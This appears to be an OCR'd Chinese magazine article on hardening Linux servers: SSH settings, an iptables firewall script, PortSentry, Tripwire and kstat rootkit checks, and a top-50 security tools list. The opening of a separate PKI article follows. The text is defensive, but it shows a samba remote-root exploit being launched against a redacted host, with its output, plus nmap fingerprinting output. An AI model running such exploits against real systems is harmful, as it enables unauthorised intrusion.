典型的终端通信有telnet和rlogin程序，但他们是明文通信中风险最大的一种，之间传输的数据没有经过加密处理，很容易被sniff到。不过不用担心，我们可轻松的使用SSH协议来替换这两个服务。使用SSH，用户可以和服务器建立一个加密传输的“隧道”，可以有效地保护用户的登陆密码及所有的命令行活动，有效防范了窃听拦截的攻击。既然SSH可以完全替代telnet，那么就干脆把telnet禁用掉吧！修改/etc/inetd.conf，把里面的telnetd一行注释掉即可：

#telnets tream tcp nowait root /usr/libexec/telnetd telnetd

然后重新启动inetd进程：

killall HUP inetd（-HUP参数可以简写为-1)。

如果是使用xinetd，那么应该修改/etc/xinetd.d/telnet，找到：

disable = no ? disable = yes

SSH有两种形式：SSH1和SSH2。因为SSH1设计并不太好，会比SSH2显示出更多的安全弱点，所以可以把SSH1禁用，只使用SSH2协议。可以在/etc/ssh/sshd_config中修改下面一行：

Protocol 1, 2 >Protocol 2

同时还可以做以下一些变动，会令SSH相对更加安全一点：

1. 改变sshd端口

同样是修改/etc/ssh/sshd_config。修改Port 22一行，将22换成任何一个不规则的端口，这样可在一定程度上迷惑那些专门用工具扫描别人机器的人。当他发现你22、23端口都没开时，会认为没有开放telnet和SSH。

2. 禁止root通过SSH直接登陆

在Linux下，默认sshd是允许root直接登陆（freebsd默认是禁止root直接登陆的），这样就算是管理员进行系统维护管理，也要先用普通帐号连接到系统，然后变更为root。这样的好处是可以避免有人直接猜解root密码，而且万一root密码不小心泄漏出去后，对方还必须先搞到一个普通用户帐号才可登陆到系统上。怎么说也多了一重保障，修改

/etc/ssh/sshd_config

PermitRootLogin yes >PermitRootLogin no

就可以禁止root通过直接登陆了。

四、用iptables构建自己的防火墙

还是再重复一下上面那句格言：“方便性和安全性是互相排斥的”。很多时候多做一个限制，往往就有可能在不经意间保护了你的系统，从而免受非法入侵。就拿上面eong提到的最新samba漏洞来说吧，如果你在设置samba服务器时，已经加上了ip验证（这是一个好习惯，因为一般使用samba共享服务的都是同一局域网内的用户或INTERNET上比较固定的可以信任的一些机器），假设server的ip是192.168.0.1，如果管理员在/etc/samba/smb.conf中添加了ip访问限制（图11）：

```
[global]
……
hosts allow = 192.168.0.  （表示只允许同一个c网段的局域网机器使用）
……
```

这样，不在ip允许范围内运行的攻击程序会收到一串连续的错误信息：“+ Recieved a non session message”，究其原因就是对方限制了ip。这样就算没能及时把相应的samba溢出漏洞的补丁打上，在允许访问ip外的hacker也无法利用该漏洞入侵得到root权限。

同样的道理，假若我们能构建一个较周到、完善的防火墙（完美的防火墙是不存在的，除非你把所有网络连线同时拒绝，不过

这也失去了架构防火墙的意义，还不如直接把网线拔掉呢），要比把所有开放端口不加限制的完全暴露在Internet安全得多。

```
[root@[redacted] tool]# ./sambal -b 0 [redacted]
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Recieved a non session message
+ Recieved a non session message
+ Recieved a non session message
+ Recieved a non session message
+ Recieved a non session message
+ Recieved a non session message
+ Recieved a non session message
+ Recieved a non session message
+ Recieved a non session message
+ Recieved a non session message
+ Recieved a non session message
+ Recieved a non session message
+ Recieved a non session message
+ Recieved a non session message
+ Recieved a non session message
+ Recieved a non session message
+ Recieved a non session message
```

图11

越来越容易得到的黑客工具、漏洞利用脚本以及Rootkit，backdoor等，令服务器安全处于一个危险的状态。所以，除了尽量少安装和运行不使用的服务外，还要在总体上做一个访问控制，只允许来自某些端口的访问、来自某些主机的访问，甚至只允许来自某些协议的访问。这就是防火墙的作用，所以防火墙又称之为："带过滤功能的路由器"。早期的Linux使用ipchains（现在多用iptables），而freebsd有相应的ipfw ipfilter。下面以现在用的最多的iptables为例，向大家介绍一下怎么构建自己的防火墙（ipfw，ipchain和ipfliter的使用方法基本一样，大同小异）！

什么？你还没装iptables？Redhat 8自带的是iptables-1.2.6a-2，在安装光盘里找到，然后# rpm ivh iptables-1.2.6a-2.rpm。如果你喜欢编译，可以去http://netfilter.samba.org下载一个最新版本回来，然后：

```
# tar xzvf iptables-X.X.X.tar.gz
# cd iptables-X.X.X
# make
# make install
```

如果你是使用debian的话，可使用debian的apt安装系统直接在网上下载安装：# apt-get install iptables（Linux的发行版本中我最喜欢debian了）。

下面是iptables一些基本用法：

iptables　A D C　来指定链的规则，-A 添加；-D 删除；-C 修改

iptables - [RI] chain rule num rule-specification[option]　用iptables - RI 通过规则的顺序指定

iptables -D chain rule num[option]　删除指定规则

iptables -[LFZ] [chain][option]　用iptables -LFZ 链名 [选项]

iptables -[NX] chain　用 -NX 指定链

iptables -P chain target[options]　指定链的默认目标

iptables -E old-chain-name new-chain-name　-E 旧的链名 新的链名，即用新的链名取代旧的链名

1．具体防火墙脚本

防火墙脚本一般我是从缺省情况下删除所有包开始，然后逐步开放防火墙。这样，它将会满足我们的需要。这种做法可确保防火墙会尽可能安全。

在本示例中，假设系统中有两个网络接口：eh0和eth1。eth0网卡连接到内部局域网，而eth1网卡连接到因特网。下面介绍的iptables防火墙脚本将是基于动态的防火墙，而非平常使用的静态防火墙脚本。

2．基本知识

键入"cat /proc/net/ip_conntrack"看看？我们将会看到机器参与的所有活动网络连接。同时，它还将所有的包分成四种连接状态，分别是：NEW、ESTABLISHED、RELATED、INVALID。

（1）NEW状态：正在建立新连接，并且还没有从远程主机接收到通信流时使用的包。进入NEW包通常来自远程机器，在启动与你的连接时使用。Web服务器接收到的初始包（作为HTTP请求的一部分）将被看作是进入NEW包。但只要你应答了一个进入NEW包，所接收到的与此特定连接相关的其它包都不再被看作是处于NEW状态。

（2）ESTABLISHED状态：一旦连接看到两个方向上都有通信流，与此附加相关的其它包都被看作处于ESTABLISHED状态。

（3）RELATED状态：第三种连接状态类别叫作RELATED。RELATED包是那些启动新连接，但又与当前现有连接相关的包。RELATED状态可用于调整组成多重连接协议（如ftp）的连接，以及与现有连接相关的错误包（如与现有连接相关的ICMP错误包）。

（4）INVALID状态：最后是INVALID包，那些包不能归入以上三种类别。应当注意某个包是否被看作是INVALID，因为这种包不会被自动废弃。因此你需要插入适当的规则，并设置链策略，以便可以正确处理这些包。

虽然我们要接受某些进入连接，但可能并不想接受所有进入连接。最好从"缺省拒绝"策略开始（就象我们现在使用的策略），逐渐开放那些希望人们可以连接的服务的访问。例如：如果正在运行Web服务器，我们允许NEW包进入我们的机器，只要它们去往端口80（HTTP）即可。一旦允许NEW包进入，那我们就允许建立连接。一旦建立了连接，就匹配了允许进入ESTABLISHED和RELATED包的现有规则，从而HTTP连接将变得畅通无阻。

```
#!/bin/bash
INTERFACES="lo eth0 eth1"
SERVICES="http ftp smtp ssh rsync"
if [ "$1" = "start" ]
then
echo "Starting firewall..."
iptables -P INPUT DROP
iptables -A INPUT -i ! eth1 -j ACCEPT
```

我们设定防火墙不允许陌生人连接我们机器上的服务，因为它只接受进入ESTABLISHED或RELATED包。由于它删除了所有进入NEW包，因此所有连接尝试都将被无条件拒绝。但只要有选择地允许一些进入通信流通过防火墙，我们就可让别人连接到我们指定的服务。

```
iptables -A INPUT -m state --state ESTABLISHED,
RELATED -j ACCEPT

for x in ${SERVICES}
do
iptables -A INPUT -p tcp --dport ${x} -m state --
state NEW -j ACCEPT
done
```

```
iptables -A INPUT -p tcp -i eth1 -j REJECT --reject-with tcp-reset
iptables -A INPUT -p udp -i eth1 -j REJECT --reject-with icmp-port-unreachable

//* 明确关闭ECN。启用ECN时，Linux机器发送出的一些包将会设置ECN位。不过，这个位会使许多网际路由器感到困惑，Linux机器将不能继续与8%的因特网进行网络通信，因此一定要禁用ECN。*//

if [ -e /proc/sys/net/ipv4/tcp_ecn ]
then
echo 0 > /proc/sys/net/ipv4/tcp_ecn
fi

//* 防止欺骗
在许多发行版中，当建成网络接口时，还会将旧的ipchains规则添加到系统。这些特殊规则是由发行版的创建程序添加的，用于处理电子欺骗问题，即包的源地址已经过调整。这样，它们就包含了无效值（某些脚本骗子做的事）。虽然我们可创建类似的iptables规则来阻挡受到欺骗的包，但还有一种更简单的方法。目前，内核的内置功能可删除受到欺骗的包，我们要做的只是通过简单的/proc 接口来启用它。*//

for x in ${INTERFACES}
do
echo 1 > /proc/sys/net/ipv4/conf/${x}/rp_filter
done

elif [ "$1" = "stop" ]
then
echo "Stopping firewall..."
iptables -F INPUT
iptables -P INPUT ACCEPT
#turn off NAT/masquerading, if any
iptables -t nat -F POSTROUTING
fi
```

把上面的脚本保存为firewall，再加上可执行属性：chmod u+x firewall，然后可通过输入"./firewall start"来启动防火墙，通过输入"./firewall stop"停止它。

另外，我们还可在脚本里面加上一些语句：

```
//* 关闭对icmp包的回应，这样，对方用ping探测你的机器时，会收到Request timed out消息。不过这样的话，自己也很难简单判断远程机器有没有东西down了^_^，不少托管机房都是使用ping回应检测机器是否正常使用中 *//
/bin/echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_all

//* 不对广播包进行回应，如果你不想修改上面的icmp包回应，还可修改下面的参数，这样系统就不会对icmp广播包做出回应。看看图12、图13中打开和关闭广播icmp包回应的差异吧，192.168.0.255是广播地址，192.168.0.1是台Linux服务器，图13可看到对关闭了广播包回应的结果。*//
/bin/echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```




图12




图13

```
//* 不接受source routed packets，攻击者会利用source routing来对你进行欺骗，令你的系统认为他是来自内部网络，这样他们会对你的系统构成潜在威胁。据说Source routing很少用于合理的目的。*//
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/accept_source_route

//* 关闭接受ICMP重定向(ICMP redirects)，ICMP重定向可能会被用于修改你的路由表。*//
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/accept_redirects
//* 打开错误信息保护 *//
/bin/echo "1" > /proc/sys/net/ipv4/icmp_ignore_bogus_error_responses

//* /proc/sys/net/ipv4目录里还有很多可修改的参数，这就不在本文的讨论范围了，具体有兴趣的可自己看一下帮助文档。*//
```

http://netfilter.samba.org是netfilter小组的主页，页面上有许多优秀的参考资料，包括iptables源码，大家有时间可参考一下。

五、PortSentry

网络上有很多端口扫描工具（如nmap，xcan等），一般黑客先用类似工具扫描目标机器，程序再扫描几千个常用服务所开的端口，从而判断对方机器是什么操作系统？有什么端口对外开放？同时在网络上提供什么服务？图14就是用nmap探测一台freebsd主机的结果。

另外，还有更强大、更新很快的基于插件的远程安全扫描工具——Nessus，在这里就不再介绍了。看到检测结果后，黑客往往就会从已发现的相应的系统和程序漏洞入手，尝试取得机器的控制权。很多时候检测的下一步往往就是入侵。如果想阻止这样的扫描行为，那么Portsentry是一个很好的选择，这个软件是Rowland所写的用于侦测、阻止网络扫描的免费工具，目前它的版本可用于大多数主流的Unix操作系统（如Solaris，HPUNIX，Freebsd，AIX，SCO，Linux等）。主机在安装了这个系统后，可以对指定的一个或多个tcp/udp端口进行监听，当这些端口被试图连接或扫描时，portsentry能在瞬间捕捉这种连接或扫描企图，并立

刻进行下一步动作，把该主机筛选入黑洞路由器或加入防火墙规则。这样，可以跟iptables动态结合起来！另外，portsentry还有如下功能：

1、对外界的扫描动作生成详细的日志记录，包括发起扫描的主机名、扫描时间、连接的端口等。

2、在Linux操作系统下，可捕捉SYN/half-open， FIN，NULL， X-MAS等诸多stealth扫描模式。

3、可有效捕捉非连续随机扫描。我们知道，很多防扫描软件不能辨别随机端口的扫描，portsentry则不然，通过可记忆的内置引擎，即使扫描是随机的，它也可立刻辨别出来，并迅速加以屏蔽。

```
[root[redacted] root]# nmap -O [redacted]

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  ([redacted]):
(The 1590 ports scanned but not shown below are in state: closed)
Port       State      Service
22/tcp     open       ssh
23/tcp     open       telnet
25/tcp     open       smtp
80/tcp     open       http
111/tcp    open       sunrpc
587/tcp    open       submission
1022/tcp   open       unknown
1023/tcp   open       unknown
2049/tcp   open       nfs
3306/tcp   open       mysql
5999/tcp   open       ncd-conf
Remote operating system guess: FreeBSD 4.5-RELEASE (or -STABLE) (X86)
Uptime 64.014 days (since Tue Mar 11 21:19:50 2003)

Nmap run completed -- 1 IP address (1 host up) scanned in 20 seconds
```

图14

六、使用数据完整性检测工具——Tripwire

一般地，黑客得到一个系统的root权限后，除浏览一下你的秘密外，往往在离开前会先留下一个或多个后门，以方便日后继续造访你的系统或装个sniff监听你网段的通信，或当作跳板入侵别的机器，以达到长期隐藏自己的目的。同时，避免管理员使用ps、top等命令时会看到自己的痕迹，一般老手会把系统里的一些关键程序（如ps、top等）替换掉，这样，粗心大意的admin会轻易的信任被更换的ps的输出显示，从而不会对自己的系统安全性产生怀疑。Tripwire能帮你判断系统的一些重要文件是否被攻击者修改。

1．初始化 Tripwire

你可以根据自己的系统情况编辑/etc/tripwire/twpol.txt文件。安装时会让你输入两个passphrase。

Creating key files...

Enter the site keyfile passphrase:<—设置读取配置和策略文件（Linux默认是/etc/tripwire/tw.pol和/etc/tripwire/tw.cfg freebsd）的密码

Verify the site keyfile passphrase:<—确认一次

Enter the local keyfile passphrase:<—设置写新数据库的密码

Verify the local keyfile passphrase:<—确认一次

这两个密码被加密后，保存在/etc/tripwire/localhost-local.key和/etc/tripwire/site.key文件中。它们分别用来限制用户对tripwire配置文件的读取以及改写特征码数据库文件。

注意：Tripwire的配置文件、策略文件和特征码数据库文件是以二进制方式保存的，无法阅读。如要改变策略，只能编辑/etc/tripwire/twpol.txt文件，然后通过Tripwire的策略升级模式升级策略。

Please enter your site passphrase: <—输入密码

准备工作完成后，可运行如下命令产生特征码数据库：

```
# tripwire —init
Please enter your local passphrase: <—输入密码
Parsing policy file: /etc/tripwire/tw.pol
Generating the database...
*** Processing Unix File System ***
```

这个命令将根据策略/配置文件的内容产生一个系统快照，特征码数据库文件一般保存在/var/lib/tripwire/目录下。到这里初始化工作完成。

注意：在初始化过程中，可能产生大量的错误信息，例如：

```
### Warning: File system error.
### Filename: /usr/tmp
### No such file or directory
### Continuing...
```

这些错误信息一般是由于配置文件编写不当造成的，可以忽略。但为了减少这些错误信息的出现，应该根据自己的系统仔细编辑你的配置文件。

2．监视系统内的文件

初始化工作完成后，就可用Tripwire来监视系统内文件的变动情况了。使用如下命令将启动Tripwire的检查模式：

#./tripwire —check —interactive –V vi

参数“—check”使Tripwire进入检查模式；而“—interactive”使Tripwire包检查报告输入一个编辑器vi中；“–V”指定使用的编辑器。从报告中，你可看到系统被改变的文件。不过，系统中某些文件的改变是合理的，可以忽略。检查完后，如果系统没有异常情况，使用Tripwire的升级模式# tripwire –m u对特征码数据库进行升级就可以了，每次产生的报告都被保存在/var/lib/tripwire/report/目录中。

注意：要把Tripwire的配置文件、特征码数据库文件的好好保存起来，有条件的最好把其转移到软盘或另外一台主机上保存。

如果想对Tripwire进行更深入的了解，请参考Tripwire的手册或到官方网站http://www.tripwire.ort查看相关技术资料。

七、使用kstat检测LKM后门

```
Usage: kstat [-i iff] [-P] [-p pid] [-M] [-m addr] [-s]
  -i iff may be specified as 'all' or as name (e.g. eth0)
      displays info about the queried interface
  -P displays all processes
  -p pid is the process id of the queried task
  -M displays the kernel's LKMs' linked list
  -m addr is the hex address of the queried module
```

```
•      displays info about the module to be found at
addr
    -s displays info about the system calls' table
```

Kstat -s是个非常有效的选项，-s选项为我们提供了一个系统调用表sys_call_table；kstat -P是另一个有效的选项，这个选项列出当前在系统中运行的所有进程，包括被LKM rootkit隐藏的进程。例如这份kstats -p的输出：

PID	PPID	UID	GID	COMMAND
1	0	0	0	init
2	1	0	0	kflushd
3	1	0	0	kupdate
4	1	0	0	kpiod
5	1	0	0	kswapd
6	1	0	0	mdrecoveryd
241	1	1	0	portmap(注意)
256	1	0	0	lockd
257	256	0	0	rpciod
266	1	0	0	rpc.statd
280	1	0	0	apmd
331	1	0	0	syslogd

Pid为241的portmap用ps -ef是看不到的。kstat -p 241命令可给出241进程的详细信息，具体检测时还必须用kstat -s。下面是一份输出的例子：

```
    sys_fork 0xc4051428 WARNING! Should be at
0xc0108c88
    sys_write 0xc4051590 WARNING! Should be at
0xc01269b8
    sys_close 0xc405163c WARNING! Should be at
0xc01264a4
    sys_kill 0xc40514d0 WARNING! Should be at
0xc011060c
    sys_mkdir 0xc405172c WARNING! Should be at
0xc012e540
    sys_clone 0xc405147c WARNING! Should be at
0xc0108ca4
    sys_getdents 0xc40512a4 WARNING! Should be at
0xc013022c
```

我们可以看到sys_call_table的哪些入口被修改，有助于确定系统被那种rootkit入侵。一般adore修改7个调用地址。

八、附排名前50的网络安全工具

前些时候，nmap-hacker邮件列表中的1200名Nmap用户发起了最佳安全工具的评选活动，每个用户最多可选出5个最佳工具。最后，评选出以下50个最佳的网络安全工具。对于在网络安全领域刚入门的用户来说，这个投票结果对选取何种网络安全工具有相当的参考价值。里面很多工具本文都有提及到。

1、 Nessus http://www.nessus.org
2、 Netcat http://www.l0pht.com/~weld/netcat/
3、 Tcpdump http://www.tcpdump.org
4、 Snort http://www.snort.org
5、 Saint http://www.wwdsi.com/saint/
6、 Ethereal http://ethereal.zing.org/
7、 Whisker http://www.wiretrip.net/rfp/p/doc.asp?id=21&iface=2
8、 Internet Security Scanner http://www.iss.net
9、 Abacus Portsentry http://www.psionic.com/abacus/portsentry/
10、 Dsniff http://naughty.monkey.org/~dugsong/dsniff
11、 Tripwire http://www.tripwire.com/
12、 Cybercop http://www.pgp.com/asp_set/products/tns/ccscanner_intro.asp
13、 Hping2 http://www.kyuzz.org/antirez/hping/
14、 SARA http://www-arc.com/sara/
15、 Sniffit http://reptile.rug.ac.be/~coder/sniffit/sniffit.html
16、 SATAN http://www.fish.com/satan/
17、 IPFilter http://coombs.anu.edu.au/ipfilter
18、 iptables/netfilter/ipchains/ipfwadm http://netfilter.kernelnotes.org/
19、 Firewalk http://www.packetfactory.net/Projects/Firewalk/
20、 Strobe http://www.insecure.org/nmap/index.html#other
21、 L0pht Crack http://www.l0pht.com/l0phtcrack/
22、 John The Ripper http://www.openwall.com/john/
23、 Hunt http://www.cri.cz/kra/index.html#HUNT
24、 OpenSSH / SSH http://www.openssh.com/ http://www.ssh.com/commerce/index.html
25、 tcp wrappers ftp://ftp.porcupine.org/pub/security/index.html
26、 Ntop http://www.ntop.org
27、 traceroute/ping/telnet http://www.linux.com
28、 NAT (NetBIOS Auditing Tool) http://www.tux.org/pub/security/secnet/tools/nat10/
29、 scanlogd http://www.openwall.com/scanlogd/
30、 Sam Spade http://samspade.org/t/ http://www.samspade.org/
31、 NFR http://www.nfr.com
32、 logcheck http://www.psionic.com/abacus/logcheck/
33、 Perl http://www.perl.org
34、 Ngrep http://www.packetfactory.net/Projects/ngrep/
35、 Cheops http://www.marko.net/cheops/
36、 Vetescan http://www.self-evident.com/
37、 Retina http://www.eeye.com/html/Products/Retina.html
38、 Libnet http://www.packetfactory.net/libnet/
39、 Crack / Libcrack http://www.users.dircon.co.uk/~crypto/
40、 Cerberus Internet Scanner http://www.cerberus-infosec.co.uk/cis.shtml
41、 Swatch http://www.stanford.edu/~atkins/swatch/
42、 OpenBSD http://www.openbsd.org
43、 Nemesis http://www.packetninja.net/nemesis/
44、 LSOF ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/
45、 Lids http://www.turbolinux.com.cn/lids/
46、 IPTraf http://cebu.mozcom.com/riker/iptraf/
47、 IPLog http://ojnk.sourceforge.net/
48、 Fragrouter http://www.anzen.com/research/nidsbench/
49、 Queso http://www.apostols.org/projectz/queso/
50、 GPG/PGP http://www.gnupg.org/ http://www.pgp.com

PKI体系 企业级配置运用

紫天星

前言

阅读前，希望读者先看看以下的名词解释，以方便后面的理解。

PKI

全名为Public Key Infrastructure，它是一种密码管理的机制，在电子交易时，可确认下单的安全性，仅有通过公钥机制授权的使用者，才能电子化下单或是各方面商业行为。

CA

全名为Certificate Authority，是在线交易的监督者和担保人，主要进行电子证书管理、电子贸易伙伴关系建立和确认、密钥管理、为支付系统中的各参与方提供身份认证等。CA类似于现实生活中公证人的角色，具有权威性，是一个普遍可信的第三方。

KM和数字签名

全名为Key Manager，用于生成密钥和认证的实用工具。

域控制器

全名为domain controller，对于Windows NT Server域，验证域登录并维护安全策略和域的主数据库的服务器。

数字签名

对信息的来源加以认证的手段，一般借助公匙加密体系完成。

密匙

在PGP里密匙是一个很长的数字，一般用途可用576位的密匙，712位被认为具有商业上的保密级别，1024位密匙可作军事用途。密匙越长，保密性越好，当然加密花费时间也越多。PGP允许用户自己选择密匙长度，从576位到2048位不等。

密匙证书

一种用来交换密匙的数据块，它包含密匙主人的用户名(user ID)，生成密匙对的时间、密匙标识，当然还有密匙本身。

密匙对

公匙体系的特色，公匙和私匙同时使用才能完成加密和解密全过程，密匙产生时由用户随机生成一对密匙分别作为自己的公匙和私匙。这两个密匙称为一个密匙对。

证书吊销

当密匙被泄露或被所有者废弃时，所有者可以生成一个密匙废除声明，其他人在自己的密匙环中加入它时，指定的密匙就被标明作废。

密匙环

用来存放公私密匙的文件。由于公匙体系的特点，用户需要保存大量其他人的公匙，自己也有用几个私匙的必要，所以需要把密匙保存在密匙环里。

公匙

公开密匙，用你的公开密匙他人可以解密你用相应的私匙加密的数据。

公匙服务器

用来方便用户交换公匙设立的机构，在Internet上运行着很多这样的服务器，你可以通过E-mail向它发送你的公匙，也可以取回他人的公匙。

公匙环

参见"密匙环"，在PGP中缺省的公匙环文件是PUBRING.PGP。

吊销公匙

用户在自己的公匙环中废除一个公匙，原因很多，主要是安全上的问题。可能那是一个伪造的公匙，也可能它的所有者声明作废了。对于废除了的密匙将不能再用。

私匙

私用密匙，用来解密别人用你的公匙加密的信息。使用私匙必须给出口令，才能将私匙从私匙环中释放出来。

数字证书签名

明白了certificate是指一个数据块，就很容易明白Signatue certi-ficate是指附加的数字签名。这里既可以指对邮件的签名，又指对他人公匙的转介签名。

PKI体系基本概念

公钥认证体系结构是基于非对称加密密钥的结构而建立的一种安全策略体系。这种通过私钥的签发、证书的颁布和通信协议的加密等方式实现企业级别的安全保护措施、从而建立企业内部机密资料加密、身份标识的验证、会话通传输加密等多层次的密钥保护体系。

PKI建立的结构系统一般由三大部分组成：证书颁发机构、密钥管理机构、身份验证机制和用户应用接口。

证书颁发机构（CA）：企业级权威认证机构，可执行证书签发、证书发布、证书撤消、证书归档的功能职责。用户通过在线WEB方式向CA提交证书申请请求。CA通过策略设置拒绝或颁发相应的数字证书给用户，作为用户的唯一身份标识。

密钥管理机构（KM）：密钥存储、密钥恢复、密钥更新和公钥查询等职责。通过密钥管理机构，用户可获得CA签名的用户合法公钥，通过公钥体系进行各种运用程序的加密。

身份验证机制（IDV）：域用户帐号与用户证书一一对应，用户登录域出示合法证书，则可在域中使用企业内部各种运用程序。

用户应用接口（API）：用户可通过用户应用接口实现邮件密文传输、签名文件、自身密钥及证书管理、重要数据加密和密钥恢复策略等多种安全工作业务。

二 PKI实现结构

根据PKI结构体系的概念，实际组建小型PKI体系，结构图如图1所示：

从整个结构图分析，首先，用户通过密钥生成程序（例如PGP桌面版）为自身创建一公私密钥对，并基于公钥的内容生成证书申请内容。提交的申请内容中包括申请机构、地址位置、联系方法和公钥等数据信息。信息内容生成后，通过Base64进行编码，于是就可以向CA机构或者自建机构提交证书申请文件。

